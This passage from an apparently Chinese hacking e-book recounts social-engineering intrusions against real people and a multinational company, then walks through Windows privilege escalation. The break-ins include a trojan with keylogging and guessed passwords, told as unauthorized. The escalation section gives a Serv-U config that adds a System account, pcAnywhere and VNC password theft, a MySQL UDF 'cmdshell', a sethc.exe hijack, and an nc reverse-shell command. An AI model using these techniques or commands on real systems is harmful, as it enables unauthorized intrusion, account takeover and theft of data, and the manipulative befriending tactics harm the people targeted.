


图14

最后我们获得一封邮件，很可贵的是透露了原密码，如图15。

接下来的操作就是修改信箱密码，最后利用该密码成功登录了他的网站，如图16。




图15




图16

权限已是系统管理员，通过上载资源页面轻松获取webshell，如图17，由此该次社工入侵圆满成功。




图17

3、补充说明

此次社工并无高深技巧，其实就是通过邮箱来找回密码。在一般情况下，如果是类似discuz或者phpwind的论坛，只会发送一封修改密码的页面，所以不可利用。另外，如果管理员喜好采用不同密码，那么结果就是你做无用功。

此入侵的最重要一步就是猜测答案的过程，这也是社工中最需要经验和运气的一部分。往往一个答案

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

需要凭借个人灵感，这就是社工入侵的魅力所在吧。正如上面文章中所说，社工需要靠你的思维和灵感，解决问题不一定非用技术手段，从“人”下手，有时候效率或许会更高。

6.2 直接接触

这里的直接接触是指可以与目标进行沟通交流，并进行信息索取。在做这些之前，攻击者往往会根据一定的信息来了解对手，如目标的兴趣和爱好、所在公司地理位置、公司事件，甚至最近的心情等。收集这些信息除了利用搜索引擎外，大家还可以尝试着利用“人肉搜索”来达到目的。

我们来看一下活生生的案例吧，在这则案例里，我们的目标是一个女性同胞，也是搞安全的，警惕性很高。由于一些影响因素，我这里就不上图了，事情是这样的。

一天，这位女性加到群里以后，大家都想知道她的一些信息，可又不想直接询问，也知道直接询问所得到的信息不一定就最真实。通过QQ上的资料发现，她开了QQ滔滔和QQ空间（要问题答案），先用GOOGLE、百度以及YAHOO搜索其QQ号以及昵称，效果不明显。后来进入腾讯的QQ滔滔，而这里也只有简短的几篇日志。我们这时候该如何通过这点信息进入其Q空间呢？

首先我加她QQ，因为事先对其爱好和兴趣都有所了解，所以我就围绕着她的爱好一直在交谈着。很明显，由于交谈甚欢，她没有发现我的企图。为了不让她有所察觉，第一天聊的时间并不太长。

第二天再和她聊的时候，我抱怨大学专业没有选好，问她是学的什么？结果她就很轻松的告诉了我她所就读过的专业。为什么我要问这个？因为她的Q空间进入的问题是这样设置的。接着我利用她告诉我的“专业”答案很顺利的进入其Q空间，信息一下子多了许多。当然，我没有放弃对她的继续“摸索”，她也没有发现我的企图。我做的选择就是等待，或许下一次，我能得到更多……

再看一个案例吧，先介绍一个社工前的情况：目标是某跨国公司，总部在美国，中国有其分公司，我的目的是拿到其核心数据。至于如何踩点和信息收集我这里也不重复了，只讲一下关键的地方。

现在情况是拿到了业务经理的电脑，在这一刻，可以说我拿到了全部权限了。由于有些兴奋，我对其种了pcshare木马，并开了键盘记录。可惜的是，这样的好景不长，因为我的操作过急和频繁，这个权限的存活期连一天都没有到。之后，业务经理重做了系统，并更换了几乎所有内网机器的密码。

怎么办？任务没有完成，如何二次进入？换作是你，你会如何进行二次进攻？

由于业务经理的机器是进入内网的一个突破口，可现在这个突破口没了，那内网怎么再进去呢？记得前面的键盘记录么？我记录了其与CTO的聊天记录，包括MSN和QQ。当然，我还从业务经理的电脑里得到了一些其它资料，为了方便大家理解，我制作了一张图，如图18。

仔细看图18，注意力转移到CTO身上。由于得到其聊天记录并知道了CTO的一些兴趣、爱好以及其它资料，我做了一个大胆的举动——我加了他的MSN。这里，算作是第二次进入的一个关键点了。有时候不要以为在暗处可能会隐蔽些，其实不然，反客为主的策略同样有意想不到的结果。当然，你千万别在不了解对手之前盲目的和他进行聊天。

CTO也是一个程序员，这样共同的话题明显可以吸引他和我进行交流。之后，我们的话题明显没有再局限于技术问题了，直接谈生活、谈学业、谈工作、谈娱乐圈……时机已经成熟，我们聊到了生辰八字，很显然，读这本书的你就知道我的用意了，这样生日就到手了。

突破点再一次出现，回过头来看一下和下级的聊天记录以及原服务器密码，苦思一番之后，发现“ID+生日”这样的组合极有可能是MSN等的密码。是的，经过一些尝试之后，CTO的MSN和QQ已经全部被我沦陷了，之后的事情都顺理成章了，我再一次进入了其内部网络。




图18

在其内网徘徊的时候，我又犯了一个很严重的错误！某个晚上的3点多，我登录CTO的MSN想去查看一下MSN邮件，谁知他MSN晚上都是不关的，结果导致被发现，CTO之后也更改了几乎所有的密码。

后来想想，我完全没必要去登录他的MSN，直接去HOTMAIL看就可以了。后悔也换不回来权限，第二次权限的丢失完全是因为我的大意。当然，我怎么会如此甘心权限就这样轻易的丢失呢？那么，第三次我是

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

如何再次突破其防线的呢？

回想第二次的进入，发现自己完全没有应用到技术层面的东西，完全太依靠社工了。所以第三次再想进入的时候，开始寻找一些入口点。最后发现在他们的DZ论坛上，CTO的密码没有改，也许是他忽略了。

机会再一次来临，通过DZ拿到SHELL后，怎么知道CTO改后的密码呢？这个时候，我又做了一个大胆的手段，那就是更改CTO论坛的密码（这里当然是在数据库里操作了）。CTO在发现密码不对以后，肯定会再次更改其密码的，然后用一段代码将其记录即可。

很奏效，CTO按照我的想法更改了密码。为什么我会这样想呢？因为通过前面的一些分析，我们可以了解到CTO的密码保护意识不强，并且他修改MSN的时候就在我拿SHELL的前一天，假如再次修改密码，一般人都会改成一样的，所以我算死他会这样做。这样，我得到新密码再次杀进其内网。

我一边在收集资料的同时也一边在和他们周旋，虽然一再小心，可还是有些地方操作失误，并且估计他们也发现了资料泄露的问题，导致第三次完全更改了所有的密码，权限再一次失去。既然已经惊动他们了，就失去再次立即进攻的可能性，我的选择是等待，等待他们以为我已经溜走或他们不再这么警惕的时候，我会再次把目光瞄准他们……

大家不要以为上面两则案例是我编出来的，这就是发生在我周围的事情。好了，关于社会工程学这一部分我就讲到这里，没有太多的图片来讲解，因为这些本身并不是你要看多少图能理解的，主要看思维的运用。

还记得世界头号黑客么，还记得那个名字吗？凯文·米特尼克，他不但往来于各种大型机构的电脑之间，而且还能轻易的从对手的眼皮底下溜走。他技术很厉害，但不得不承认，他的头脑同样发达。他写的《欺骗的艺术》和他的传奇一生一样精彩。当然，“黑手”出版的《黑客社会工程学攻击》也不错。没有做不到的，只有想不到的，希望以上的案例能给你一些启发，管理员可要更加小心了哦。

读后所得

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
bbs.hh010.com

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com



每月只需18元 即可畅看超多期刊書籍
就上溜客安全網www.176ku.com
bbs.hh010.com

笔记 007 档案

免责申 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

笔记007档案：巅峰时刻——权限的较量

还记得前面几章中通过一些手段拿到webshell后我们都没有进一步的搞下去，而在这一章节里，我将会向大家介绍如何通过webshell拿到系统权限并进一步渗透。关于如何提权，读者可以百度一下，这类文章真的很多。不过这其中我发现了一个很严重的问题，那就是有些人对于一些技术文章钻研的不够，一味的乱转载。而其中一些文章里难免会有一些错误，这样转来转去会对一些新人朋友造成一定程度上的误导。这里想说的就是，网上的文章不一定都对，只有自己实践的东西最真。

7.1 提权概览

在Windows下提权的方法有很多种，下面我们就来一一进行接触。

7.1.1 serv-u提权

关于serv-u提权，网络上很多文章都给出了方法，思路大概分为两种，第一是ServUDaemon.ini有修改权限，第二是ServUDaemon.ini没有修改权限。如果有权限修改，我们可以在文件后面加上如下代码，注释我已经写好了。

```
[USER=test|1]          // 用户名
Password=gn3436a2a7150feb9edf0151aec2bcbde2      // 用户密码加密后的密文
HomeDir=c:\            // 默认根目录
TimeOut=600            // 超时时间设置
Maintenance=System     // 权限
Access1=C:\|RWAMELCDP      // 可访问的目录及权限
Access2=d:\|RWAMELCDP      // 可访问的目录及权限
Access3=e:\|RWAMELCDP      // 可访问的目录及权限
```

这样就可以提权了，如果没有权限修改，相信现在大部分的shell都带有serv-u溢出程序，这个溢出主要是利用了没有修改serv-u的默认用户名和密码的缺陷。如图1，就是我用serv-u执行的效果。




图1

看下图1中我做了标记的部分，表示可以执行命令，那么我们当然也可以利用这个来加一个系统用户了。当然，如果发现管理员把密码改了，我们可以把**ServUAdmin**下载到本地，然后用十六进制编辑器打开后查找**password**字段就可以发现密码了。另外，在serv-u7里面，好象禁止了对c盘的访问，所以在用网上默认的脚本提权时往往会不成功，这个时候必须把脚本改成其它盘符，如d:或者e:之类的。

除了上面提到的一些技巧外，前面提到加系统用户代码中的第二行，那个密码是可以暴力破解的，如刚才的密码不到五秒就破解出来了，如图2。




图2

7.1.2 panywhere提权

这款远程管理软件密码保存在**c:\Documents and Settings\All**

每月发布最新的电子书籍
就上溜客安全网www.176ku.com
bbs.hh010.com
笔记007档案
免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。
更多资源请关注鸿鹄论坛：bbs.hh010.com

Users\Application Data\Symantec\pcAnywhere\ 目录下的*.cif 文件中，我们把它下载回来以后就可以利用工具读出密码了。有一款工具名为PCAnyPass，运行后单击“get password”，载入下载回来的*.cif 文件就可以看到相应的密码了，如图 3。

另外在高版本中，*.cif 文件中的密码是读不出来的，就算读出来了也会是乱码。但在高版本中，**C:\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere 目录下有一个 hosts 文件夹**，里面同样存在着以cif 为后缀的文件，我们可以通过本地配置一个具有管理员权限的用户，然后将生成的cif 文件传上去并覆盖，从而得到进一步的权限。

除了上面提到的技巧外，还有一个令好多人头疼的问题，就是连上以后发现还需要windows 的密码。这个问题在网络上的解决办法就是DDOS 目标机，逼对方重启的时候连上去，不过这种方法的可行性有点不切实际。接下来我要讲的这种方法就可以绕过这种局限，当然了，并不是所有的都有效，快来看一下具体怎么做吧！

现在我们遇到的情况是这样的，连上远程主机后发现还需要密码，如图 4。




图 3

怎么办？通过思考和观察，发现这种情况是很容易绕过的。我们来看一下控制台左边的菜单，发现可使用“command queue”和“file transfer”功能。“file transfer”是关于文件传输的，我们在这里就是要使用“command queue”（命令行列）。现在大家来看看我是怎么通过这个按键来达到加系统用户权限的。



图 4

单击一下“command queue”，如图5，在控制台右边最下面出现了如图 6 的界面。




图 5

看到没？关键就在这里了，在“command”下拉菜单中选择“run command”，然后在本地新建一个批处理，里面当然是加系统用户的代码了。接着在“source”这一栏填上批处理的本地路径，最后还要把“wait until command finishes”钩上，填好后的状态如图 7。

最后单击“add”就可以了，稍等片刻，代码执行完后，再切换到“remote control”就可以用刚才加的用户登录了。另外，那个“file transfer”不需要登录就可以用，如图 8。




图 6

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

最后再来一张成功登录进去后的截图，如图9。

这里要说明一下，相同的方法并不是对所有的站点都有效，这个要视情况而定，下次要是碰到了这种情况要仔细分析。另外，pcanywhere不能像radmin那样实现多人同时登录，只允许一个人登录。




图7

7.1.3 通过MSSQL提权

这类提权大抵在前面几章中已经讲过了，如果是sa权限的情况，可以参考前面的方法去执行系统命令，如果是db_owner权限的话，也可以备份文件到启动项。还不了解的话，可以翻翻前面几章的内容。




图8




图9

7.1.4 通过MYSQL提权

这类都是基于网页形式的，相比之下就没有命令行操作那么麻烦，如图10，是通过udf来提权的PHP的WEBSHELL。




图10

填好相应的信息后，点击“提交”就可以得到再导出udf.dll了。由于这里的机器是WIN2000，并且MYSQL版本>5.0，这里我就导入到了c:\winnt\system32目录下，如图11。



图12

接着要做的就是建立存储过程了，语句和命令行下的一样：**create function cmdshell returns string soname 'udf.dll'**，执行结果如图12。

过程创建完以后就可以执行命令了，如执行系统命令：**net user**，得到的结果如图13。




图13

通过以上的演示我们可以看到，这和命令行下的操作差不多，只是采用的是web形式而已。这里我要提到的技巧就是映像劫持，前面在MSSQL下利用sa权限可以做到，这里在MYSQL里利用root权限一样可以做到。

首先也是创建函数名，不过这里的函数名要为**regwrite**，接着执行如下语句：

```
Select regwrite("HKEY_LOCAL_MACHINE","SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\sethc.exe","Debugger","REG_SZ","c:\\winnt\\system32\\cmd.exe")
```

执行后的效果如图14，接下来就不用我再说了吧？呵呵。




图11




图14

免责[illegible]站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

7.1.5 利用 radmin 提权

关于利用 radmin 提权的方法早就有了，只不过最近由于出了个 radmin hash 提权，才使得这个更加令人关注。如图 15，通过 webshell 自带的扫描端口功能得知服务器开了 4899，这给我们提权带来了一丝希望。

接下来怎么办？我们也不需要按照以前的方法去找注册表了，直接上传 radmin.asp，然后访问它，就可以得到相应的 32 位 radmin 密码 hash，如图 16。

虽然有误，但依然读出来了，其中 parameter 对应的值就是密码 hash。接着使用 radmin 的 hash 欺骗版，设置都和以前一样，连接时我们只需要输入刚才的 32 位字符就可以了，如图 17。




图 15



图 16



图 17

输入完毕直接点击“确定”就可以了，如图 18，是我 TELNET 进去后进行的操作。

7.1.6 VNC 提权

VNC 也是一种远程管理软件，它的一些密码信息通常保留在注册表里，因此我们有机会通过读取注册表来得到相关信息。这里有一点要注意，我演示的版本是 3.3.7，读取键值是：**HKEY_LOCAL_MACHINE\SOFTWARE\ORL\WinVNC3\Default\password**，这是用海洋一句话读取的，如图 19。

然后点击“读取”，得到的结果如图 20。




图 18




图 19




图 20

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

这里得到的值是十进制，我们要把它们转换成十六进制。至于用什么工具转换大家可以随便，转换后可以用记事本把这些转换前和转换后的数值分别记下来，如图21。



图21

现在出场的工具是VNC4X，前面提到过暴力破解，需要用到的参数是-W，记住哦，参数W是大写！例如输入：**vnc -W** 后再按回车，然后依次把转换后的十六进制值输入进去，每输入一个就按回车一下。当输入完最后一个后，工具就会把密码破解出来了，如图22，我们知道了密码为angel，然后用这个密码进行连接就可以了。




图22

为什么我要在前面交待VNC的版本问题呢？因为在4.0版本中，默认的密码键值在：**HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4\password**，而如果我们用刚才的海洋shell进行读取时就会出现如图23所示的错误。

最后通过查询资料和测试发现，在VNC4.0版本中，默认的注册表键值在iis_user权限下是无法读取的，简单点说就是权限不够。我也不知道那些网上读取VNC4.0的密码是如何做到的，至少在我测试的两套系统中没有成功过。



图23

7.1.7 NC反弹

这里说的NC反弹并不是说用NC反弹可以得到system的权限，那是不可能的。但为什么要用到NC呢？这里就涉及到权限方面的知识了。



图24

IIS的运行是依靠IUSR（来宾账户[GUEST组权限]）和IWAM（IIS的启动账户[IIS_WPG组权限]）以及默认的nt authority\network service（IIS内置账户）来运转的。也就是说，我们用webshell直接去看目录内容的时候，是以IUSR来宾账户的权限去看的，而当我们执行命令时，却是用默认的nt authority\network service（IIS内置账户）或IWAM账户来运行的（以IWAM权限运行的，一般都是自己设置的）。

正是因为两个账户权限不一样，所以造成了一些权限管理上的漏洞，当我们用webshell查看一些目录时会得到如图24所示的信息。

但这个时候我们可以用WSH以执行命令的形式，用IIS内置账户或IWAM的权限去查看目标信息，如图25。




图25

为了更好的说明，我们来用NC反弹回来试下。在SHELL里执行命令：**e:\wwwroot\nc.exe -e e:\wwwroot\cmd.exe 192.168.1.110 32**，当然本机要用NC监听32端口。我们用**whoami**命令看下当前的权限，结果如图26。

这个权限就比用webshell直接查看其站点目录内容的权限稍高。这个时候再执行命令**dir c:**看下，结果如图27。

这样一来，我们可以通过这类疏忽了解到目录结构及文件位置了。




图26

7.1.8 JSP、PHP及ASP.NET脚本

一般情况下，ASP脚本的权限实在是太低，这个不足以让我们做更多的事。但一台服务器上往往不仅仅只支持ASP，就拿WIN2003系统来说，默认是支持ASP.NET的，而ASP.NET权限又比ASP权限稍高。如果管理员没有

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

防范意识，默认安装的JSP及PHP脚本则是系统权限，因此，这就成了可以突破的点。

如何知道这台服务器装了其它脚本呢？很多人喜欢用set这个命令查看环境变量。其实这个也不准确，因为它本身也受到权限的限制，如我在webshell里执行**set**命令得到的结果如图28。

为了让大家看的更全一些，我把显示出来的结果贴出来：




图27




图28

```
ALLUSERSPROFILE=C:\Documents and Settings\All Users
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=TEST1-B6ED4DE13
ComSpec=C:\WINNT\system32\cmd.exe
NUMBER_OF_PROCESSORS=1
OS=Windows_NT
Os2LibPath=C:\WINNT\system32\os2\dll;
Path=C:\WINNT\system32;C:\WINNT;C:\WINNT\System32\Wbem;C:\Program Files\Microsoft SQL Server\80\Tools\BINN
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 6 Model 15 Stepping 13, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=0f0d
